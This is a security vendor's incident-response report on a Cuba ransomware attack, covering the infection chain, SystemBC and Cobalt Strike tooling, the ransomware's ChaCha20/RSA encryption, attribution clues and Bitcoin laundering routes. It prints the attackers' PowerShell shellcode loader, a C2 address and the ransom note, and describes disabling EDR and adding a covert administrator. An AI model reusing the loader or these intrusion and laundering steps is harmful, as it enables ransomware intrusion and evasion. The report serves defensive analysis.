

PROFERO

SECURITYJOES

GLOBAL
THREAT CENTER

Cuba Ransomware Group on a Roll

Published —

April 2021

1.1 Executive Summary

At the end of 2020, our team, made up of SecurityJoes and Profero incident responders, led an investigation into a complex attack in which hundreds of machines were encrypted, knocking the victim company offline completely. The threat actors behind the attack deployed the Cuba ransomware across the corporate network, using a mixture of PowerShell scripts, SystemBC, and Cobalt Strike to propagate it. Cuba Ransomware utilizes the symmetric ChaCha20 algorithm for encrypting files, and the asymmetric RSA algorithm for encrypting key information. As a result, the files could not be decrypted without the threat actor's private RSA key.

In the days following the attack, our incident responders investigated the modus operandi of the threat actors, their malicious software and lateral movement tools. Simultaneously, we initiated negotiations with the attackers, who over the course of the investigation, we discovered are Russian speakers, due to a simple translation mistake on their part. Unfortunately, due to several essential missing links, we were unable to approximate the attackers' location, and as a result, their whereabouts remain unknown. Negotiations concluded with the ransom being paid, and with the successful receipt of a decryptor. After we determined the decryptor contained no malicious code within, and confirmed that it did in fact decrypt the encrypted files, we deployed it across the network, allowing operations to resume.

The discovered ransomware binary was generic. It utilized implemented algorithms for encryption and stored strings in plaintext—however, it was wrapped with several layers of obfuscation and packers.

Based on these factors, we believe the attackers are not state-sponsored, instead operating simply as a threat group. They are fast acting, and seem to prefer to communicate via email—they generally launch their attacks by setting up email accounts to initiate communication a few days in advance of deploying ransomware. Additionally, based on ransom notes we've discovered through pivoting, it's clear the actors often use ProtonMail as their primary email host.


1.2 Technical Details

1.2.1 Overview

While Cuba Ransomware has purportedly been active for a few years, they've only recently gained notoriety, primarily for publishing leaked documents from infected companies that resisted their blackmail attempts. One of their more recent targets was the Automatic Funds Transfer Services, whose stolen data was listed on the actor's .onion site and is thought to contain sensitive information such as bank employee correspondence, balance sheets, tax documents, and other financial documents.

For the attack we investigated, the threat actors used a variety of tools to propagate through the network, before landing on two servers they engaged as main distribution points. They used PSEXEC to distribute the Cuba Ransomware binary, which led to the encryption of a large number of network machines.

Upon execution, Cuba begins to encrypt all files on the infected machine, dropping its ransom note to each directory under the name "**!!FAQ for Decryption!!**.txt". Unlike other ransomware families, the ransom note does not include a key for identification—it is more sophisticated, indicating this threat group likely performs a low volume of attacks against high-value organizations. The Cuba note informs the victim that all their files are encrypted, and invites them to contact the group via email to send payment in exchange for a decryptor.

A screenshot of a text editor window with a menu bar (File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, ?) and a toolbar. The active window is titled "!!FAQ for Decryption!! .txt". The text inside the editor is as follows:

```
1 Good day. All your files are encrypted. For decryption contact us.  
2 Write here [REDACTED]  
3 reserve [REDACTED]  
4  
5 We also inform that your databases, ftp server and file server were downloaded by us to our servers.  
6  
7 * Do not rename encrypted files.  
8 * Do not try to decrypt your data using third party software,  
9   it may cause permanent data loss.  
10 * Do not stop process of encryption, because partial encryption cannot be decrypted.  
11
```

Dropped Ransomware Note

Based on our experience with these threat actors, we can confirm they do indeed provide a valid decryptor upon payment. However, because we are unable to determine whether paying victims get retargeted, we recommend that the ransom should not be paid.

1.2.2 Infection Chain

During our investigation, we discovered a batch file that had been dropped onto a core system, together with two PowerShell scripts. Interestingly, one of the PowerShell scripts and the batch file were named based on the last octet of the C2 server they reached out to (for example **182.ps1** and **182.bat** if the C2 is 185.153.196.182). After collaborating with McAfee ATR during their investigation of Cuba Ransomware, we confirmed that this was, in fact, a campaign identifier, rather than a coincidence. The second PowerShell script was aptly named **socks1.ps1** and involved execution of SystemBC.

The deployed batch file was utilized for disabling the EDR/AV on the infected system, as well as altering the permissions of network shares to be accessible by everyone, and adding a firewall rule to allow RDP connections over port 3389. Finally, the batch script created a new user with a legitimate name, based on a service in the environment, then added this user to the Administrators and Remote Desktop Users group, before deleting itself. One of the PowerShell scripts executed a Cobalt Strike stager, to reach out and download the main Cobalt Strike implant, and the other, as mentioned, set up the SystemBC proxy on the system, loading it into memory using shellcode:

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class CustomClass {
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("user32.dll")]public static extern IntPtr CallWindowProcW(IntPtr lpPrevWndFunc, IntPtr hWnd, IntPtr Msg, IntPtr wParam, IntPtr lParam);
}
"@

[Byte[]]$lpPrevWndFuncRaw = [System.Convert]::FromBase64String("SHELLCODE")
[Byte[]]$hWndRaw = [System.Convert]::FromBase64String("SYSTEMBC BINARY")

[IntPtr]$lpPrevWndFuncAllocated = [CustomClass]::VirtualAlloc(0, $lpPrevWndFuncRaw.Length, 4096, 64)
[IntPtr]$hWndAllocated = [CustomClass]::VirtualAlloc(0, $hWndRaw.Length, 4096, 64)
[Runtime.InteropServices.Marshal]::Copy($lpPrevWndFuncRaw, 0, $lpPrevWndFuncAllocated, $lpPrevWndFuncRaw.Length)
[Runtime.InteropServices.Marshal]::Copy($hWndRaw, 0, $hWndAllocated, $hWndRaw.Length)
[CustomClass]::CallWindowProcW($lpPrevWndFuncAllocated, $hWndAllocated, 32256, 0, 0)
```

PowerShell Script used to execute SystemBC binary

```

.data:0040951D aGetSHtTp10Host db 'GET %s HTTP/1.0',0Dh,0Ah
.data:0040951D ; DATA XREF: sub_4028E2+43to
.data:0040951D ; sub_402A44+4Fto ...
.data:0040951D db 'Host: %s',0Dh,0Ah
.data:0040951D db 'User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gec'
.data:0040951D db 'ko/20100101 Firefox/66.0',0Dh,0Ah
.data:0040951D db 'Connection: close',0Dh,0Ah
.data:0040951D db 0Dh,0Ah,0
.data:004095A9 aHttpsApiIpify0 db 'https://api.ipify.org/',0
.data:004095A9 ; DATA XREF: sub_404CDF+9Dto
.data:004095C0 aHttpsIp4Seeip0 db 'https://ip4.seeip.org/',0
.data:004095C0 ; DATA XREF: sub_404CDF+A7to
.data:004095D7 ; CHAR szProvider[]
.data:004095D7 szProvider db 'Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider',0
.data:004095D7 ; DATA XREF: sub_401005+23to
.data:00409618 aDirectoryFoote db 'directory-footer',0 ; DATA XREF: sub_401005+1F5to
.data:00409629 aBeginMessage db '-----BEGIN MESSAGE-----',0
.data:00409629 ; DATA XREF: sub_401005+355to
.data:00409641 aIntroductionPo db 'introduction-point',0
.data:00409641 ; DATA XREF: sub_401005:loc_4013EBto
.data:00409654 aIpAddress db 'ip-address',0 ; DATA XREF: sub_401005+403to
.data:0040965F aOnionPort db 'onion-port',0 ; DATA XREF: sub_401005+420to
.data:0040966A aServiceKey db 'service-key',0 ; DATA XREF: sub_401005+43Dto
.data:00409676 aKey db 'KEY-----',0 ; DATA XREF: sub_401005+45Bto
.data:0040967F aEnd db '-----END',0 ; DATA XREF: sub_401005+47Bto
.data:00409688 aEndMessage db '-----END MESSAGE-----',0
.data:00409688 ; DATA XREF: sub_401005+1118to
.data:0040969E ; CHAR pszPackage[]
.data:0040969E pszPackage db 'Microsoft Unified Security Protocol Provider',0
.data:0040969E ; DATA XREF: sub_402E53+4Fto
.data:004096CB aFast db 'Fast',0 ; DATA XREF: sub_403E2A+34to
.data:004096D0 aRunning db 'Running',0 ; DATA XREF: sub_403E2A+4Dto
.data:004096D8 aValid db 'Valid',0 ; DATA XREF: sub_403E2A+66to
.data:004096DE aHsdir db 'HSDir',0 ; DATA XREF: sub_403E2A+7Fto
.data:004096E4 aExit db 'Exit',0 ; DATA XREF: sub_403E2A+98to
.data:004096E9 aOnionKey db 'onion-key',0 ; DATA XREF: sub_403EEA+6Dto
.data:004096F3 aBeginRsaPublic db '-----BEGIN RSA PUBLIC KEY-----',0
.data:004096F3 ; DATA XREF: sub_403EEA+90to
.data:00409712 aEnd_0 db '-----END',0 ; DATA XREF: sub_403EEA+AFto
.data:0040971B align 1000h
.data:0040971B _data ends

```

SystemBC related strings found in binary

SystemBC is a notorious proxy¹ malware that can route connections through SOCKS5 in an attempt to hide communications between an implant and its C2 server. In the past, this technique has been used by the group operating Ryuk.² It is commonly dropped alongside Cobalt Strike beacons to shield the traffic from detection, especially when threat actors interact with it frequently, in attempts to pivot across the network. Generally, when SystemBC is deployed, the attack revolves around ransomware infections,³ although it has been distributed alongside banking trojans such as Danabot.

In this case, the SystemBC payload was deployed to communicate with a hardcoded IP address over port 5050. We were surprised to locate multiple SystemBC samples all communicating to the same IP address, some with the default network packet marker "xordata", and some with custom markers.



Hardcoded IP seen in SystemBC binary after configuration decryption

During the investigation process, we discovered that a prior infection with TrickBot had occurred, raising the question whether it had served as the delivery method for Cuba. However, after consulting with leading security researchers, we believe it to be highly unlikely that TrickBot dropped Cuba ransomware onto the machine, as it is primarily known to drop Ryuk⁴ and Conti ransomware. We also completed an investigation internally, and found no evidence to support such a theory. We suspect the ransomware was most likely dropped through the usage of SystemBC and Cobalt Strike on the infected machines.

1.2.3 Ransomware Algorithm Analysis

Like most ransomware families, there is nothing remarkable about Cuba ransomware. The two main encryption algorithms used are ChaCha20 and RSA. Both are implemented in the sample, rather than utilizing the WinCrypt library for encryption. As with most variants of ransomware, the symmetric algorithm is used for encrypting the file, while the asymmetric algorithm is used for encrypting the symmetric key.




Image of key blob inside Cuba-encrypted file

Cuba ransomware is also referred to as Fidel ransomware,⁵ due to the marker placed at the beginning of all encrypted files. The marker is part of a 1024-byte header, prepended to all encrypted files. The file marker itself is used as an indicator to the ransomware (and the decryption tool), that the file has been encrypted. The rest of the header contains a large chunk of data containing essential information required to decrypt the file. However, the data is encrypted using RSA, and therefore cannot be decrypted without the use of the attackers' RSA private key. This allows operators behind Cuba ransomware to generate completely random encryption keys for each file—and to still be able to decrypt them even after payment has been received.

As with several other ransomware families that implement encryption algorithms rather than using the Windows Cryptography API, Cuba ransomware utilizes the RSA functions offered

```

if ( !v6 )
{
    if ( *(a4 + 8) == 1
        || (v9 = *a4) == 0
        || !v45[0]
        || (v9 <= 0 || (v10 = *(a4 + 12), (v10 & 1) == 0) || v9 <= 1 && v10 <= 1 && v10 ? (v11 = sub_4085E0(a4, v45, v55)) : (v11 = sub_407F10(a4, v45, v55)),
            v11) )
    {
        v6 = -119; // MP_INVMOD_E
    }
    else if ( mp_exptmod((a4 + 16), v45, a4, v45) )
    {
        v6 = -112; // MP_EXPTMOD_E
    }
    else if ( mp_mulmod(v45, v42, a4, v42) )
    {
        v6 = -117; // MP_MULMOD_E
    }
}

```

Based on these return values, and the presence of Windows Cryptography API for generating random data, we were able to link the algorithm to wolfSSL's implementation of RSA. Additionally, rather than providing a specific private key in the decryptor, the attackers used a block of data as a seed in a random number generation (RNG) function. This seed, in turn, generates the private key, used to decrypt the data blob stored in the file. The decrypted blob contains 44 bytes of important data: a 32-byte ChaCha20 key, and a 12-byte IV.

```

int __fastcall uc_RNG_GenerateBlockData(DCXPFFROM *rngData, void *output, size_t sz)
{
    int result; // eax
    int v0; // edx
    int v0; // eax
    BYTE *pbuf; // ecx
    int szLeftCheck; // [esp-Ch] [ebp-0Ch]
    byte check[128]; // [esp+10h] [ebp-60h]
    BYTE pSubBuffer[32]; // [esp+20h] [ebp-50h]
    char v12[32]; // [esp+30h] [ebp-40h]
    if ( !rng || !output || sz > 0x10000 )
        return -123; // RNG_FAIL_ARG
    if ( !rng || sz > 1 ) // DRBG_CON_FIPS_2
        return -129; // RNG_FAILURE_1
    v0 = Hash_DRBG_Generate(output, rng[2], sz);
    if ( v0 == -1 )
    {
        if ( uc_RNG_HealthTest(0, Entropy0, 0, ReseedEntropy, 32, check, szLeftCheck) // uc_RNG_HealthTest(1)
            || ConstantCompare(output, check, 128) )
        {
            LABEL_20:
            result = -209; // DRBG_CONT_FIPS_2
            *(rng + 12) = 1; // RNG_FAIL_ARG
            return result;
        }
        if ( CryptAcquireContext(&rng, 0, 0, 0, 1, 0x00000000) && CryptGenRandom(&rng, 30u, pSubBuffer) ) // uc_GenerateSeed()
        {
            CryptReleaseContext(&rng, 0);
            v0 = w_ConstantCompare(pSubBuffer, 30);
            if ( v0 < 0 )
            {
                v0 = Hash_DRBG_Reseed(v12, rng[2], 32);
                if ( v0 < 0 )
                {
                    v0 = Hash_DRBG_Generate(output, rng[2], sz);
                }
            }
            else
            {
                v0 = 1;
            }
            v0 = 30;
            v0 = pSubBuffer;
            do
            {
                *v0++ = 0;
            } while ( v0 != 0 );
            if ( v0 < 0 )
                return 0;
            if ( v0 == 3 )
                goto LABEL_20;
            result = -129;
            *(rng + 12) = 2;
            return result;
        }
        // RNG_FAILURE_1
        // DRBG_FAILED
    }
}

int uc_RNG_GenerateBlock(RNG *rng, byte* output, word32 sz)
{
    int ret;
    if (rng == NULL || output == NULL || sz > MAX_REQUEST_LEN)
        return BAD_FUNC_ARG;
    if (rng->status != DRBG_OK)
        return RNG_FAILURE_E;
    ret = Hash_DRBG_Generate(rng->drbg, output, sz);
    if (ret == DRBG_NEED_RESEED)
    {
        if (uc_RNG_HealthTest(1) == 0) {
            byte entropy[ENTROPY_SZ];
            if (w_GenerateSeed(&rng->seed, entropy, ENTROPY_SZ) == 0 &&
                Hash_DRBG_Reseed(&rng->drbg, entropy, ENTROPY_SZ) == DRBG_SUCCESS) {
                ret = Hash_DRBG_Generate(&rng->drbg, NULL, 0);
                if (ret == DRBG_SUCCESS)
                    ret = Hash_DRBG_Generate(&rng->drbg, output, sz);
            }
            else
                ret = DRBG_FAILURE;
        }
        ForceZero(entropy, ENTROPY_SZ);
    }
    else
        ret = DRBG_CONT_FAILURE;
}

if (ret == DRBG_SUCCESS) {
    ret = 0;
}
else if (ret == DRBG_CONT_FAILURE) {
    ret = DRBG_CONT_FIPS_E;
    rng->status = DRBG_CONT_FAILED;
}
else {
    ret = RNG_FAILURE_E;
    rng->status = DRBG_FAILED;
}
return ret;
}

```

The ChaCha20 algorithm in use was also taken from an open-source implementation. However, the attackers altered certain parts of the code, such as modifying return values

and joining the ChaCha20 key and IV initialization together. As a result, attribution is more complicated in comparison to the RSA code, however, it is still very likely to have originated from the wolfSSL library.




Comparison of decompiled ChaCha20 code in Cuba to wolfSSL source code

1.3 Threat Actor Information


Throughout our research, we found links to victims who shared valuable information that led us to believe that the group comprises Russian-speaking individuals. The first major hint was

an incorrect translation: The word “north” appeared in a message regarding exfiltrated files and encrypted servers—a context in which it seemed out of place. Investigating further, we learned the Russian words for “server” and “north” are very similar. It seems to us extremely likely the attackers made a typo in the original Russian text prior to translation.



Translation of “north” to Russian


After the negotiations were finalized, we focused our efforts on the webpage supposedly set up by the actors behind Cuba. The site was hosted on the Tor network and lists several companies who refused to cooperate and pay the ransom—as well as the stolen data, most of which is up for sale. Combing through the website, we confirmed our suspicion that the actors spoke Russian: we came across a custom 404 error page in Russian, roughly stating, “*Oh, this is 404! blablabla 404 blablabla.*”



Screenshot from the Russian 404 error page

1.4 Payment Tracking

Once the ransom payment was finalized, we broadened our investigation to include tracing the flow of Bitcoin in an attempt to gather additional intelligence on the threat actors. As the image below—which was captured using the CipherTrace platform—shows, the threat actors follow a highly complex transaction procedure to avoid tracking attempts. It includes using coin mixers, third-party exchange services, and several different wallet providers, all together indicating the threat actors possess a sound understanding of anonymizing transactions.



Analysis of the payment mixing used

We have compiled a list of services the threat actors were utilizing to evade tracking, and below are summaries of the purposes of a selection of them.

CoinToCard: <http://cointocard.org/>


Binance: <https://www.binance.com/en>

ChangeNow: <https://changenow.io/>

MorphToken: <https://www.morphtoken.com/>


Huobi: <https://www.huobi.com/en-us/>

Wasabi: <https://wasabiwallet.io/>



ChangeNow website

ChangeNow allows for swift, anonymized exchanges between cryptocurrencies, such as BTC→XMR, LTC→ETH, and even same-coin exchanges such as BTC→BTC. All that is required to perform these changes is an input address and an output address. From there, it is as simple as transferring an amount over to ChangeNow and receiving it in the output wallet. This transaction occurs through the ChangeNow platform, and as a result, further tracking would require knowledge of the receiving address. We do not believe the threat actors immediately cashed out after receiving funds from ChangeNow into the new wallet. Instead, they likely passed the transfer through a similar obfuscated transaction flow before it reached a final destination.



MorphToken website

MorphToken is a very similar service to ChangeNow, allowing a user to transfer cryptocurrency from one blockchain to another. The usage of both testifies to the sophistication of either the services the threat actors employ to obfuscate transactions, or of their own personal actions.

Huobi and Binance are both extremely large global exchange networks. These networks allow seamless transfers between different cryptocurrencies, and as a result could help facilitate further obfuscation of the attackers' transfers. It is possible that in the case of Huobi, the transfers are sent not directly to a Huobi-linked account, but to wallets hosted by the platform, which are then dispersed to smaller exchanges such as ChangeNow and MorphToken.

During our analysis of the transactions, we discovered a small number of transfers that took place utilising the Wasabi Wallet technology, potentially to increase the anonymity of the transfers. These significantly differed from the majority of transfers we discovered in our analysis, potentially suggesting an additional third-party service was used for a certain number of coins.

After gaining an understanding of the complex pathways that the threat actors took in order to anonymize the bitcoin transfers, we can confidently assume that they are highly accustomed to managing large transfers, further indicating they have extensive experience with sizable ransom payments.

1.5 Victims

While the Cuba Ransomware group has been around for some time, it only established itself as a major player recently, when the attackers breached the Automatic Funds Transfer Service and hosted stolen files on their Tor site, which they then made accessible to others, for a fee. Prior to that, they targeted several companies in wide-ranging sectors, including a logistics company, a real estate firm, and an aviation company. Based on the irregular pattern and the sophisticated nature of their attacks, it is difficult to ascertain whether there are motives beyond financials in the group's targeting process.

Over the course of our investigation, we discovered multiple uploads of the ransom note to VirusTotal, each with different contact addresses. Considering these emails together, we gained a picture of when the attacks occurred, as the email addresses are generally registered a day or two before deploying the ransomware. It seems the attackers attempt to maintain an authentic image by following through with promises on not releasing data and providing a decryptor—however it is impossible to know, at least at this point—whether they delete it on their back-end, or leave it accessible for use in the future.

1.6 References

1. <https://www.proofpoint.com/us/threat-insight/post/systembc-christmas-july-socks5-malware-and-exploit-kits>
 2. <https://news.sophos.com/en-us/2020/10/14/inside-a-new-ryuk-ransomware-attack/>
